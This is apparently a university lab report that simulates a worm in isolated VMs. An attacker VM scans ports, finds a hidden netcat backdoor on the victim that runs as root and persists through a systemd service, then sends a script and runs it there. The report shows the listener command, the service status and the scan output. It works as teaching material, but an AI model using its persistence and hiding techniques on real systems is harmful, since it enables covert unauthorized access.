SEGC_EXP01

Matteo Di Fabio: 264339
Luca Genovese: 264364

Main goal

The goal of the experience is to simulate the behavior of a worm, that from outside the VM, will enumerate the VM ports; find the backdoor; connect to it; send and execute an executable file on the victim's PC.

note: all the following files are available in the zip and they contain all the comment with the explanation of the main commands and instructions:
backdoor.sh
backdoor.service
Attack_1.sh
Attack_2_U.sh
Attack_2_T.sh
Attack_3.sh
nmap_out_TCP.txt
nmap_out_UDP.txt
port_scanning_TCP.txt
port_scanning_UDP.txt

Introduction

To virtualize the machine we use the software VirtualBox.
To simulate this experience we identify 3 possible set to configure and prepare the VM: bridge connection, NAT service with port forwarding and host-only.
Bridge connection: In the bridge connection it is necessary to connect the host PC (the PC on which the VM is running) with both: ethernet and WiFi interfaces; in this way the host use one interface to have the access to internet (on the host) and the other to create a bridge and give internet access also to VM. With this configuration it is theoretically possible to access to VM even from another PC connected to the same network.
NAT: Using a NAT, VirtualBox create a private network with internet access on the host and VM,but the VM is not normally reachable from outside. But using the port forwarding, if a user is connected to the same network of the host's machine, also in this case it is possible to access to the VM machine (from outside). The disadvantage is that you need to configure manually the port forwarding.
HostOnly: With HostOnly VirtualBox create a private network, without internet access, in this way the host and the VM can communicate without any possibility of external access.

As HostOnly allows to have a private and close environment to do the simulation, we decided to use this method. Moreover as the host machine is a Windows, we choose to configure and prepare another VM for the attacker to have a more suitable OS to carry out the attack in a proper manner.

The attacker uses a VM with Kali-Linux 2020.1b: an open source project, derived from a Debian Linux distribution, designed for digital forensics and penetration testing. In fact kali is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services. So, the reason to use it, is that has many tool which help the attacker to do his work efficiently and quietly. Some features that make Kali such a powerful tool are:

1. Full Customisation of Kali ISOs:
You can create your own Kali with the tool you need.
2. Kali Linux Live USB with LUKS Encrypted Persistence:
Kali has extensive support for USB live installs, allowing for features such as file persistence or full (USB) disk encryption.
3. Kali Linux Full Disk Encryption:
Having the ability to perform a full disk encryption of your sensitive penetration testing computer drive is an essential feature needed in our industry. Just the thought of unencrypted client data getting lost or mishandled is horrific.

Pre-Installed tools

1.Metasploit - Metasploit is a framework for developing exploits, shellcodes, fuzzing tool, payloads etc. And it has a very vast collection of exploits and exploitation tools bundled into this single framework.
2. NMap - Nmap is used to scan whole networks for open ports and for mapping networks and a lot more things. It is mainly used for scanning networks and discover the online PC's and for security auditing. Most of the network admins use Nmap to discover online computer's, open ports and manage services running. It uses raw IP packets in such a creative way to know what hosts are available on the network and what ports are open which services (applications name and version) are running on those systems.
3. Wireshark - Wireshark is an open source tool for network analysis and profiling network traffic and packets and this kind of tools are referred as Network Sniffers.


The victim instead is a VM that runs common Ubuntu 18.04.

Configuration of Victim's PC and Backdoor installation

To configure the victim VM we have to set the network interface as "HostOnly" on VirtualBox settings (the same things has to be done also in the attacker VM); then to allow internet access on victim's PC it is enabled also a second network interface set as "NAT", in this way it is possible to simulate the real behavior of the machines.
At this point we proceed with backdoor installation.
To do that we suppose that the attacker has had physical access to the victim's PC just for one time and had privileged rights (root) to be able to execute command and instruction like an admin. During this session the attacker installed some tools like netcat and net-tools, that are not pre-installed on Ubuntu 18.04: netcat is the responsible to the opening of the

backdoor while net-tools is useful to get network informations about victim’s PC like his IP address and so on.
note: from now on the attacker’s PC will be called ‘A’ and the victim’s PC is ‘B’
To install the backdoor the attacker has to perform the following steps:

- Copy the backdoor script in B
    - In our case it is called *backdoor.sh* and is copied in an hidden folder in the home directory. Normally this kind of file are copied in systems directory like init.d or ppp or rc.local and so on, that contains already a lot of system startup files and it is very easy to mimetize it with a similar name.
- Automatic backdoor enabling, at startup
    - To do that we activate the service *backdoor.service* on the systemd software suite. This service was created by us to launch *backdoor.sh* every time the user login. The screenshot shows the status of the service:



```
luca@luca-VirtualBox:~$ sudo systemctl status -l backdoor.service
● backdoor.service - making a backdoor
   Loaded: loaded (/etc/systemd/system/backdoor.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2020-04-26 14:34:00 CEST; 2h 0min ago
 Main PID: 698 (backdoor)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/backdoor.service
           ├─ 698 /bin/bash /home/luca/Scrivania/.Hidden_folder/backdoor
           ├─2874 /bin/bash /home/luca/Scrivania/.Hidden_folder/backdoor
           ├─2875 sudo nc -l -p 869
           └─2876 nc -l -p 869

apr 26 15:33:56 luca-VirtualBox sudo[2842]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND
apr 26 15:33:56 luca-VirtualBox sudo[2842]: pam_unix(sudo:session): session opened for user root
apr 26 15:39:25 luca-VirtualBox sudo[2842]: pam_unix(sudo:session): session closed for user root
apr 26 15:39:25 luca-VirtualBox sudo[2870]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND
apr 26 15:39:25 luca-VirtualBox sudo[2870]: pam_unix(sudo:session): session opened for user root
apr 26 15:39:57 luca-VirtualBox sudo[2870]: pam_unix(sudo:session): session closed for user root
apr 26 15:39:57 luca-VirtualBox backdoor[698]: Connesione chiusa
apr 26 15:39:57 luca-VirtualBox backdoor[698]: Apro la connesione
apr 26 15:39:57 luca-VirtualBox sudo[2875]:     root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND
apr 26 15:39:57 luca-VirtualBox sudo[2875]: pam_unix(sudo:session): session opened for user root
lines 1-21/21 (END)
```

Conduct of the Attack

1. On B, we opened some random port to simulate a real case, in which more than one port is open and the worm should be able to recognize the backdoor.
2. On A the attacker has 3 script *Attack_1.sh, Attack_2_U.sh, Attack_2_T.sh and Attack_3.sh.*

- *Attack_1.sh* scans all the port of B to finds the opens ones: both UDP and TCP and launch *Attack_2_U.sh and Attack_2_T.sh* respectively for UDP and TCP (passing the port to attack as argument).
- *Attack_2_U.sh* and *Attack_2_T.sh,* respectively for UDP and TCP connection, connect A to B using the port passed as argument, allowing the attacker to send a file (*Attack_3.sh)* and obtain the shell control of B to execute it (in case of success). If the connection fails, the script just doesn’t care and continue with the following port.

The attacker, reading the output of the shell, can understand which is the correct backdoor, because if it is he will be able to read the result of the execution of *Attack_3.sh.*

- *Attack_3.sh* this is the file to send into B, in our case it only retrieve some information about B as the IP and the list of file of the current directory of the backdoor otherwise you can do all what you want, as execute installed application.

  Here it is possible to observe an example of the output that the attacker could read:

```
kali@kali:~/Desktop/Script$ ./Attack_1.sh
[sudo] password for kali:
Attempt on port udp: 67
[sudo] password for kali:
Attempt on port udp: 68
Attempt on port udp: 137
Attempt on port udp: 138
Attempt on port udp: 631
Attempt on port tcp: 25
Attempt on port tcp: 192
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
Attempt on port tcp: 168
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
Attempt on port tcp: 56
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
Attempt on port tcp: 106
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
Attempt on port tcp: 110
-ERR Cannot connect to POP server 192.168.56.106 (192.168.56.106:110), connect error 10061
Attempt on port tcp: 3
(UNKNOWN) [192.168.56.106] 3 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 3 (?) : Connection refused
Attempt on port tcp: 3
(UNKNOWN) [192.168.56.106] 3 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 3 (?) : Connection refused
Attempt on port tcp: 192
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
Attempt on port tcp: 168
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
Attempt on port tcp: 56
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
Attempt on port tcp: 106
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
Attempt on port tcp: 119
400 Cannot connect to NNTP server 192.168.56.106 (192.168.56.106:119), connect error 10061
Attempt on port tcp: 192
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
Attempt on port tcp: 168
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
Attempt on port tcp: 56
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
Attempt on port tcp: 106
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
Attempt on port tcp: 143
* BYE Cannot connect to IMAP server 192.168.56.106 (192.168.56.106:143), connect error 10061
* BYE Cannot connect to IMAP server 192.168.56.106 (192.168.56.106:143), connect error 10061
Attempt on port tcp: 192
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
Attempt on port tcp: 168
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
Attempt on port tcp: 56
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
Attempt on port tcp: 106
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
Attempt on port tcp: 465
Attempt on port tcp: 563
Attempt on port tcp: 587
421 Cannot connect to SMTP server 192.168.56.106 (192.168.56.106:587), connect error 10061
Attempt on port tcp: 192
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 192 (?) : Connection refused
Attempt on port tcp: 168
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 168 (?) : Connection refused
Attempt on port tcp: 56
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 56 (?) : Connection refused
Attempt on port tcp: 106
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
(UNKNOWN) [192.168.56.106] 106 (poppassd) : Connection refused
Attempt on port tcp: 600
(UNKNOWN) [192.168.56.106] 600 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 600 (?) : Connection refused
Attempt on port tcp: 869
backdoor_found 869
totale 1485616
-rwxr-xr-x   1 root root          0 apr 26 17:51 Attack_1.sh
drwxr-xr-x   2 root root       4096 apr 25 22:07 bin
drwxr-xr-x   3 root root       4096 apr 25 22:05 boot
drwxrwxr-x   2 root root       4096 nov  3 22:46 cdrom
drwxr-xr-x  19 root root       4320 apr 26 18:03 dev
drwxr-xr-x 123 root root      12288 apr 25 22:07 etc
drwxr-xr-x   3 root root       4096 nov  3 22:48 home
lrwxrwxrwx   1 root root         32 apr 22 17:49 initrd.img -> boot/initrd.img-5.3.0-46-generic
lrwxrwxrwx   1 root root         32 apr 22 17:49 initrd.img.old -> boot/initrd.img-5.0.0-32-generic
drwxr-xr-x  21 root root       4096 nov  3 22:53 lib
drwxr-xr-x   2 root root       4096 ago  5  2019 lib64
drwx------   2 root root      16384 nov  3 22:34 lost+found
-rwxr-xr-x   1 root root        353 apr 26 20:57 Malware.sh
drwxr-xr-x   4 root root       4096 nov  3 23:45 media
drwxr-xr-x   2 root root       4096 ago  5  2019 mnt
drwxr-xr-x   3 root root       4096 nov  3 23:44 opt
dr-xr-xr-x 247 root root          0 apr 26  2020 proc
drwx------   5 root root       4096 apr 26 18:03 root
drwxr-xr-x  26 root root        800 apr 26 18:47 run
drwxr-xr-x   2 root root      12288 apr 26 18:03 sbin
drwxr-xr-x  12 root root       4096 apr 26 01:23 snap
drwxr-xr-x   2 root root       4096 ago  5  2019 srv
-rw-------   1 root root 1521157120 nov  3 22:35 swapfile
dr-xr-xr-x  13 root root          0 apr 26 18:03 sys
drwxrwxrwt  14 root root       4096 apr 26 20:30 tmp
drwxr-xr-x  11 root root       4096 ago  5  2019 usr
drwxr-xr-x  14 root root       4096 ago  5  2019 var
lrwxrwxrwx   1 root root         29 apr 22 17:49 vmlinuz -> boot/vmlinuz-5.3.0-46-generic
lrwxrwxrwx   1 root root         29 apr 22 17:49 vmlinuz.old -> boot/vmlinuz-5.0.0-32-generic
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.106  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::5498:c563:72b4:6296  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f0:d6:29  txqueuelen 1000  (Ethernet)
        RX packets 12407  bytes 838195 (838.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12039  bytes 763619 (763.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::40ad:ce6d:68d3:8a61  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:07:1f:fd  txqueuelen 1000  (Ethernet)
        RX packets 24225  bytes 25529684 (25.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8135  bytes 1658626 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Loopback locale)
        RX packets 1783  bytes 178761 (178.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1783  bytes 178761 (178.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Attempt on port tcp: 948
(UNKNOWN) [192.168.56.106] 948 (?) : Connection refused
(UNKNOWN) [192.168.56.106] 948 (?) : Connection refused
Attempt on port tcp: 993
Attempt on port tcp: 995
kali@kali:~/Desktop/Script$
```

As it is possible to observe we can see udp doesn't give a feedback in case of failure during the connection while tcp give an *"(UNKNOWN) [IP address] Port_number : Connection refused"* response, instead for port 869 we can see the connection was established because it is possible to see on the command line the output of the "malware", in fact the file (Attack_1.sh) is sent to B and is executed returning the output into the network and received by A.

Here a detail of backdoor:

```
Attempt on port tcp: 869
backdoor_found 869
totale 1485616
-rwxr-xr-x   1 root root          0 apr 26 17:51 Attack_1.sh
drwxr-xr-x   2 root root       4096 apr 25 22:07 bin
drwxr-xr-x   3 root root       4096 apr 25 22:05 boot
drwxrwxr-x   2 root root       4096 nov  3 22:46 cdrom
drwxr-xr-x  19 root root       4320 apr 26 18:03 dev
drwxr-xr-x 123 root root      12288 apr 25 22:07 etc
drwxr-xr-x   3 root root       4096 nov  3 22:48 home
lrwxrwxrwx   1 root root         32 apr 22 17:49 initrd.img -> boot/initrd.img-5.3.0-46-generic
lrwxrwxrwx   1 root root         32 apr 22 17:49 initrd.img.old -> boot/initrd.img-5.0.0-32-generic
drwxr-xr-x  21 root root       4096 nov  3 22:53 lib
drwxr-xr-x   2 root root       4096 ago  5  2019 lib64
drwx------   2 root root      16384 nov  3 22:34 lost+found
-rwxr-xr-x   1 root root        353 apr 26 20:57 Malware.sh
drwxr-xr-x   4 root root       4096 nov  3 23:45 media
drwxr-xr-x   2 root root       4096 ago  5  2019 mnt
drwxr-xr-x   3 root root       4096 nov  3 23:44 opt
dr-xr-xr-x 247 root root          0 apr 26  2020 proc
drwx------   5 root root       4096 apr 26 18:03 root
drwxr-xr-x  26 root root        800 apr 26 18:47 run
drwxr-xr-x   2 root root      12288 apr 26 18:03 sbin
drwxr-xr-x  12 root root       4096 apr 26 01:23 snap
drwxr-xr-x   2 root root       4096 ago  5  2019 srv
-rw-------   1 root root 1521157120 nov  3 22:35 swapfile
dr-xr-xr-x  13 root root          0 apr 26 18:03 sys
drwxrwxrwt  14 root root       4096 apr 26 20:30 tmp
drwxr-xr-x  11 root root       4096 ago  5  2019 usr
drwxr-xr-x  14 root root       4096 ago  5  2019 var
lrwxrwxrwx   1 root root         29 apr 22 17:49 vmlinuz -> boot/vmlinuz-5.3.0-46-generic
lrwxrwxrwx   1 root root         29 apr 22 17:49 vmlinuz.old -> boot/vmlinuz-5.0.0-32-generic
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.106  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::5498:c563:72b4:6296  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f0:d6:29  txqueuelen 1000  (Ethernet)
        RX packets 12407  bytes 838195 (838.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12039  bytes 763619 (763.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::40ad:ce6d:68d3:8a61  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:07:1f:fd  txqueuelen 1000  (Ethernet)
        RX packets 24225  bytes 25529684 (25.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8135  bytes 1658626 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
```

tools used:

- nmap ver 7.80
- netcat-traditional v 1.10-41.1+b1